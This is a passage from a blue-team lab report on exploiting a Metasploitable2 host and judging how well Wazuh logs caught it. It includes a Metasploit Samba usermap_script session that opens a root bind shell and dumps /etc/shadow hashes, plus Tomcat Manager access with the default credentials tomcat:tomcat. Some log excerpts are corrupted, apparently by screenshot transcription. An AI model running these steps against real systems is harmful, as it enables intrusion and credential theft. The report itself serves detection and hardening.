- If distccd is required, restrict it to localhost only using the --allow 127.0.0.1 flag

- Remove the SUID bit from nmap immediately: `chmod -s /usr/bin/nmap`
- Audit all SUID binaries regularly: `find / -perm -u=s -type f 2>/dev/null`
- Deploy auditd to capture privilege escalation attempts at the syscall level

4.4 Attack 4 Samba usermap_script RCE

CVE: CVE-2007-2447

Service: Samba (Port 445/139)

Result: Direct root shell obtained

Attack Technique:

Attacker used Metasploit module `exploit/multi/samba/usermap_script` against the Samba service. The vulnerability exists in the MS-RPC functionality in `smbd`, which allows injection of shell metacharacters into the username field during authentication. This bypasses all authentication and provides direct command execution as root. Root access was confirmed by `whoami (root)`, `id (uid=0)`, `hostname (metasploitable)`, and reading `/etc/shadow`.

```
#####  
      :B          BD;  
    .B.BB..BB   BBBBB'.' BBBB  
- - - - - BBBBBBBBBBBB BBBBBBBBBBBBBB B;  
- - - - - BBBBBBBBBBBBBB BBBBBBBBBBBBBB B;  
- - - - - BB - B     B; - - - -  
- - - - - B' : B     B , - - - -  
      |BBB BB     B  
      BB BB BB     B  
      .BBB BB     B  
      'BB B       B  
      ( 3 C )      <|== Metasploit!  
      iB' *  
      (.....)  
  
[ metasploit v6.4.135-dev ]  
+ -- = 2,654 exploits - 1,338 auxiliary - 2,151 payloads ]  
+ -- = 433 post - 49 encoders - 14 nops - 12 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.183.130  
RHOSTS => 192.168.183.130  
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_perl  
PAYLOAD => cmd/unix/bind_perl  
msf exploit(multi/samba/usermap_script) > set LPORT 4445  
LPORT => 4445  
msf exploit(multi/samba/usermap_script) > exploit  
[*] Started bind TCP handler against 192.168.183.130:4445  
[*] Command shell session 1 opened (192.168.127.131:39011 -> 192.168.183.130:4445) at 2026-08-21 02:43:32 -0400  
  
whoami  
root  
id  
uid=0(root) gid=0(root)  
hostname  
metasploit@ble  
cat /etc/shadow | head -3  
root:$1$avpfBJ1x$z8w5UF9lv./DR9E9Lid.:1474710:99999:7:::  
daemon:*14684:0:99999:7:::  
bin:*14684:0:99999:7:::
```

Wazuh Evidence:

Direct Samba attack traffic was not captured in the Samba application log (log.smbd contained only service startup banners, not per-connection detail). However, Wazuh's Security Configuration Assessment (SCA) module generated a significant compliance finding:

Wazuh SCA Check ID: 31066

Title: "Ensure Samba is not installed"

Policy: CIS Benchmark for Amazon Linux 2023

Result: The Samba daemon is running on this system.

Rationale: The Samba daemon allows system administrators to share file systems and directories with Windows desktops

via SMB protocol. If there is no need to mount directories and file systems to Windows systems, this package can be removed to reduce the potential attack surface.

```
2026 Aug 21 06:43:00 wazuh-server-7 journald Aug 21 06:42:59 wazuh-server sudo[9513]: wazuh-user : tty=tty1 : PWD=/home/wazuh-user : USER=root : COMMAND=/usr/bin
tail -f /var/ossec/logs/archives/archives.log
^C
[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | grep -i "smb\\|samba\\|445\\|139" | tail -20
[wazuh-user@wazuh-server ~]$ sudo grep "samba" /var/ossec/logs/archives/archives.log | tail -20
2026 Aug 21 05:40:51 wazuh-server-ysca ("type":"check","id":"1718582108","policy":"CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0","policy_id":"cis_amazon_
linux_2023","check":{"id":"31066","title":"Ensure Samba is not installed","description":"The Samba daemon allows system administrators to configure their Linux s
ystems to share file systems and directories with Windows desktops. Samba will advertise the file systems and directories via the Small Message Block (SMB) prot
ocol. Windows desktop users will be able to mount these directories and file systems as letter drives on their systems.","rationale":"If there is no need to mou
nt directories and file systems to Windows systems, then this package can be removed to reduce the potential attack surface.","remediation":"Run the following c
ommand to remove samba: # dnf remove samba.","compliance":{"cis":{"2.2.10","cis_csc_v8":{"4.8","cis_csc_v7":{"9.2","nist_sp_800-53":{"CM-7","cnmc_v2.0":{"CM.L2-3.4.7
,CM.L2-3.4.8,SC.L2-3.13.6"},"pci_dss_v3.2.1":{"1.1.6,1.2.1,2.2.2,2.2.5"},"pci_dss_v4.0":{"1.2.5,2.2.4,6.4.1"},"soc_2":{"OC6.3,OC6.6"},"mitre_techniques":{"T1005,T1039,I
1083,T1135,T1203,T1210,T1543,T1543.002"},"mitre_tactics":{"TA0008"},"mitre_mitigations":{"M1042"},"rules":{"c:rpm -q samba -> r:'package samba is not installed$'1."
condition":"all","command":"rpm -q samba","result":"passed"}}
2026 Aug 21 05:44:05 wazuh-server-ysca ("type":"check","id":"1718582108","policy":"CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0","policy_id":"cis_amazon_
linux_2023","check":{"id":"31066","title":"Ensure Samba is not installed","description":"The Samba daemon allows system administrators to configure their Linux s
ystems to share file systems and directories with Windows desktops. Samba will advertise the file systems and directories via the Small Message Block (SMB) prot
ocol. Windows desktop users will be able to mount these directories and file systems as letter drives on their systems.","rationale":"If there is no need to mou
nt directories and file systems to Windows systems, then this package can be removed to reduce the potential attack surface.","remediation":"Run the following c
ommand to remove samba: # dnf remove samba.","compliance":{"cis":{"2.2.10","cis_csc_v8":{"4.8","cis_csc_v7":{"9.2","nist_sp_800-53":{"CM-7","cnmc_v2.0":{"CM.L2-3.4.7
,CM.L2-3.4.8,SC.L2-3.13.6"},"pci_dss_v3.2.1":{"1.1.6,1.2.1,2.2.2,2.2.5"},"pci_dss_v4.0":{"1.2.5,2.2.4,6.4.1"},"soc_2":{"OC6.3,OC6.6"},"mitre_techniques":{"T1005,T1039,I
1083,T1135,T1203,T1210,T1543,T1543.002"},"mitre_tactics":{"TA0008"},"mitre_mitigations":{"M1042"},"rules":{"c:rpm -q samba -> r:'package samba is not installed$'1."
condition":"all","command":"rpm -q samba","result":"passed"}}
2026 Aug 21 05:49:13 wazuh-server-ysca ("type":"check","id":"1718582108","policy":"CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0","policy_id":"cis_amazon_
linux_2023","check":{"id":"31066","title":"Ensure Samba is not installed","description":"The Samba daemon allows system administrators to configure their Linux s
ystems to share file systems and directories with Windows desktops. Samba will advertise the file systems and directories via the Small Message Block (SMB) prot
ocol. Windows desktop users will be able to mount these directories and file systems as letter drives on their systems.","rationale":"If there is no need to mou
nt directories and file systems to Windows systems, then this package can be removed to reduce the potential attack surface.","remediation":"Run the following c
ommand to remove samba: # dnf remove samba.","compliance":{"cis":{"2.2.10","cis_csc_v8":{"4.8","cis_csc_v7":{"9.2","nist_sp_800-53":{"CM-7","cnmc_v2.0":{"CM.L2-3.4.7
,CM.L2-3.4.8,SC.L2-3.13.6"},"pci_dss_v3.2.1":{"1.1.6,1.2.1,2.2.2,2.2.5"},"pci_dss_v4.0":{"1.2.5,2.2.4,6.4.1"},"soc_2":{"OC6.3,OC6.6"},"mitre_techniques":{"T1005,T1039,I
1083,T1135,T1203,T1210,T1543,T1543.002"},"mitre_tactics":{"TA0008"},"mitre_mitigations":{"M1042"},"rules":{"c:rpm -q samba -> r:'package samba is not installed$'1."
condition":"all","command":"rpm -q samba","result":"passed"}}
2026 Aug 21 05:51:03 wazuh-server-ysca ("type":"check","id":"1718582108","policy":"CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0","policy_id":"cis_amazon_
linux_2023","check":{"id":"31066","title":"Ensure Samba is not installed","description":"The Samba daemon allows system administrators to configure their Linux s
ystems to share file systems and directories with Windows desktops. Samba will advertise the file systems and directories via the Small Message Block (SMB) prot
ocol. Windows desktop users will be able to mount these directories and file systems as letter drives on their systems.","rationale":"If there is no need to mou
nt directories and file systems to Windows systems, then this package can be removed to reduce the potential attack surface.","remediation":"Run the following c
ommand to remove samba: # dnf remove samba.","compliance":{"cis":{"2.2.10","cis_csc_v8":{"4.8","cis_csc_v7":{"9.2","nist_sp_800-53":{"CM-7","cnmc_v2.0":{"CM.L2-3.4.7
,CM.L2-3.4.8,SC.L2-3.13.6"},"pci_dss_v3.2.1":{"1.1.6,1.2.1,2.2.2,2.2.5"},"pci_dss_v4.0":{"1.2.5,2.2.4,6.4.1"},"soc_2":{"OC6.3,OC6.6"},"mitre_techniques":{"T1005,T1039,I
1083,T1135,T1203,T1210,T1543,T1543.002"},"mitre_tactics":{"TA0008"},"mitre_mitigations":{"M1042"},"rules":{"c:rpm -q samba -> r:'package samba is not installed$'1."
condition":"all","command":"rpm -q samba","result":"passed"}}
[wazuh-user@wazuh-server ~]$
```

Analysis:

- Wazuh's compliance scanning proactively identified Samba as an unnecessary attack surface before or during the attack
- This SCA finding maps directly to the attack the vulnerability that was exploited (CVE-2007-2447) exists specifically in Samba 3.0.20, which was running on this system
- While Wazuh did not detect the exploit traffic itself, the compliance alert served as a pre-attack warning that this service posed a risk
- The Samba application log does not retain enough detail to reconstruct the attack only service startup entries were present

Detection Gap:

The actual exploit traffic (malicious username with shell metacharacters) was not captured in Samba's default logging configuration. Detecting this at the log level would require increasing Samba's log verbosity level in smb.conf (log level = 3 or higher) to capture authentication detail.

How It Could Be Investigated:

An analyst would correlate the timestamp of any unexpected root-level activity on the system with Samba connection events. With verbose Samba logging enabled, the malformed username containing shell metacharacters would be visible and immediately suspicious.

Recommended Defensive Measures:

- Patch Samba immediately — upgrade from 3.0.20 to a supported version
- If Samba is not required, remove it entirely to eliminate the attack surface
- Restrict SMB ports (139, 445) to authorized hosts only using firewall rules
- Enable verbose Samba logging for authentication events
- Implement network segmentation to prevent direct SMB access from untrusted networks
- Act on Wazuh SCA compliance findings the CIS benchmark alert flagged this risk correctly

4.5 Attack 5 Apache Tomcat Manager Default Credentials + WAR Upload RCE

CVE: No specific CVE — default credential misconfiguration + CVE-2009-3843 (Tomcat Manager WAR deployment)

Service: Apache Tomcat Manager (Port 8180)

Result: Malicious WAR file deployed and executed on the server

Attack Technique:

Attacker accessed the Tomcat Manager web interface at `http://192.168.183.130:8180/manager/html` and successfully authenticated using default credentials (tomcat:tomcat). Using Metasploit module `exploit/multi/http/tomcat_mgr_upload`, a malicious WAR (Web Application Archive) file was uploaded, deployed, and executed on the server. This was performed three times, each time with a randomly named application (to evade simple name-based detection). The Tomcat Manager interface confirmed full administrative access including the ability to deploy, start, stop, and undeploy any web application.

The screenshot shows the Apache Tomcat Manager web interface. At the top, there's a header with the Apache Software Foundation logo and the title "Tomcat Web Application Manager". Below the header, there's a "Message:" field with "OK". The main content area is divided into sections. The "Manager" section has links for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "Applications" section contains a table with columns: Path, Display Name, Running, Sessions, and Commands. The table lists several applications, including "Welcome to Tomcat", "Tomcat Administration Application", "Tomcat Simple Load Balancer Example App", "Tomcat Manager Application", "JSP 2.0 Examples", "Tomcat Manager Application", "Servlet 2.4 Examples", "Tomcat Documentation", and "Webdav Content Management". Each application has a "Running" status of "true" and a "Sessions" count of "0". The "Commands" column for each application contains links for "Start", "Stop", "Reload", and "Undeploy". Below the "Applications" section, there's a "Deploy" section with a form for "Deploy directory or WAR file located on server". The form has fields for "Context Path (optional):" and "XML Configuration file URI:". The "Context Path (optional):" field is currently empty, and the "XML Configuration file URI:" field is currently empty.


Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jse-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URI:



Wazuh Evidence:

This attack produced the clearest and most actionable log evidence. Tomcat's internal logging was forwarded via syslog and captured in Wazuh:

2026 Aug 21 06:52:29 wazuh-server->192.168.183.130

jsvc.exec[52521]: HTMLManager: init

: Associated with Deployer 'Catalina:type=Deployer,host=localhost'

2026 Aug 21 06:52:37 wazuh-server->192.168.183.130

jsvc.exec[52521]: HTMLManager: undeploy

: Undeploying web application at '/Gui5gopbVuIlwepII7Ipym2L'

2026 Aug 21 06:54:08 wazuh-server->192.168.183.130

jsvc.exec[52521]: HTMLManager: undeploy

: Undeploying web application at '/prA0b06743m5AI'

2026 Aug 21 06:55:12 wazuh-server->192.168.183.130

jsvc.exec[52521]: HTMLManager: undeploy

: Undeploying web application at '/ZFag5OgLUda5dZIMqv4UJBqqxQdUh'

```

: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:56:46 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:56:53 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
^C
[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | grep -i "8100\\tomcat\\http\\manager" | tail -20
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:36 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: init
: Associated with Deployer 'Catalina:type=Deployer,host=localhost'
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:36 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: init
: Global resources are available
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:36 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:37 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:37 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:37 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: unde
ploy: Undeploying web application at '/Gui5gopbVu1lwep117lpym2L'
2026 Aug 21 06:52:29 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:52:37 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:54:00 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:54:08 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:54:00 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:54:08 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:54:00 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:54:08 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:54:00 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:54:08 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: unde
ploy: Undeploying web application at '/prA0b06743m5AI'
2026 Aug 21 06:54:00 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:54:08 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:55:04 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:11 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:55:04 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:12 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:55:04 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:12 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:55:04 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:12 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: unde
ploy: Undeploying web application at '/Zfag5OgLUda5dZlMqv4UJBqxxQdUh'
2026 Aug 21 06:55:04 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:12 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:55:26 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:55:34 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
2026 Aug 21 06:56:46 wazuh-server->192.168.183.130 jsuc.exec[5252]: 21-Aug-26 2:56:53 AM org.apache.catalina.core.ApplicationContext log INFO: HTMLManager: list
: Listing contexts for virtual host 'localhost'
[wazuh-user@wazuh-server ~]$

```

Analysis:

- Three malicious WAR deployments and undeployments are clearly visible with exact timestamps
- The randomly generated application names (Gui5gopbVu1lwep117lpym2L, prA0b06743m5AI, Zfag5OgLUda5dZlMqv4UJBqxxQdUh) are characteristic of automated exploit tools — legitimate application names are human-readable
- The rapid deploy → execute → undeploy cycle (within seconds each time) is a strong attack signature
- HTMLManager: init confirms the Manager web interface was accessed, indicating authentication with valid credentials
- This attack is highly detectable from logs alone — the evidence chain from authentication to deployment to execution is complete

How It Could Be Investigated:

An analyst reviewing Tomcat logs would immediately notice applications with randomly generated names being rapidly deployed and undeployed. Correlating the HTMLManager: init timestamp with the source IP from access logs would identify the attacker. The random app names and sub-second deployment cycles rule out legitimate administrative activity.

Recommended Defensive Measures:

- Change default Tomcat credentials immediately — tomcat:tomcat is the first credential pair any attacker tries
- Disable the Tomcat Manager application entirely if not required for production operations

- If Manager is required, restrict access to specific trusted IP addresses only
- Implement Wazuh custom rules to alert on rapid WAR deployments or randomly-named application deployments
- Keep Tomcat updated to a current supported version
- Place Tomcat behind a reverse proxy and never expose the Manager interface directly to the internet

5 Summary of Wazuh Detection Results

Attack	Service	Wazuh Detection	Evidence Quality
vsftpd Backdoor	FTP/21	Partial — connection logs captured, trigger not logged	Medium
UnrealIRCd Backdoor	IRC/6667	None — complete detection gap	Low (gap documented)
distcc RCE + Privesc	distcc/3632	Strong — full RCE chain in distccd logs	High
Samba usermap_script	SMB/445	Partial — SCA compliance alert, no exploit traffic	Medium
Tomcat WAR Upload	HTTP/8180	Strong — full deploy/execute/undeploy chain logged	High

6 Overall Findings and Recommendations

6.1 Key Findings

Finding 1 All five services were running with known critical vulnerabilities.

Every exploited service had publicly available CVEs and Metasploit modules. This indicates a complete absence of patch management. All five attacks would be prevented by simply keeping software updated.

Finding 2 Default credentials were in use across multiple services.

Tomcat Manager used tomcat:tomcat. FTP allowed anonymous login. These are the first credentials any attacker tests and should never exist on any system connected to a network.

Finding 3 Log-based detection alone is insufficient.

Two of the five attacks (UnrealIRCd backdoor, Samba exploit traffic) generated no meaningful log evidence. A defense-in-depth strategy combining Wazuh log monitoring with network-level IDS and auditd/syscall logging is required for comprehensive visibility.

Finding 4 Wazuh's SCA module provided proactive risk identification.

The CIS benchmark compliance scan flagged Samba as an unnecessary attack surface before or during the attack. Acting on compliance findings would reduce the attack surface even before exploitation attempts occur.

Finding 5 The privilege escalation path via SUID nmap is a critical misconfiguration.

The SUID bit on nmap allowed a low-privilege daemon user to gain effective root. This is a textbook misconfiguration that a simple periodic SUID audit would catch and prevent.

6.2 Recommended Defensive Measures (Consolidated)

Patch Management:

- Update all services immediately — vsftpd, UnrealIRCd, distcc, Samba, and Tomcat all had critical vulnerabilities fixed years ago in current versions
- Implement a regular patch management cycle

Credential Management:

- Remove all default credentials immediately
- Implement strong password policies
- Disable anonymous access to all services

Attack Surface Reduction:

- Disable or remove any service not actively required (distcc, IRC, anonymous FTP)

- Restrict management interfaces (Tomcat Manager, Samba) to trusted IP ranges only
- Remove SUID bits from binaries that do not require them (`chmod -s /usr/bin/nmap`)

Enhanced Monitoring: Deploy a network IDS (Snort or Suricata) alongside Wazuh for network-level visibility

- Configure auditd on Linux systems to capture SUID binary executions and privilege escalation events
- Enable verbose logging on Samba and other services
- Create custom Wazuh rules for: rapid WAR deployments, `sh *.c` patterns in `distccd` logs, repeated FTP connections followed by unexpected new ports

Network Segmentation:

- Implement firewall rules restricting service access to authorized hosts only
- SMB ports (139, 445) and `distcc` port (3632) should never be accessible from untrusted networks
- Consider network segmentation to limit lateral movement if a host is compromised

7. Conclusion

The Blue Team phase successfully demonstrated that Wazuh, even without a native agent on the target system, can provide meaningful security monitoring through syslog forwarding. Two of the five attacks generated strong, actionable log evidence directly in Wazuh (distcc and Tomcat), two generated partial evidence (vsftpd and Samba), and one generated no log evidence at all (UnrealIRCd), highlighting the need for complementary network-level monitoring.

The most important finding is not technical — it is operational. All five vulnerabilities exploited in this exercise have been publicly known and patched for over a decade. The Metasploitable2 system represents what happens when patch management, credential hygiene, and attack surface reduction are ignored. The recommended measures above, if implemented, would prevent all five attacks entirely.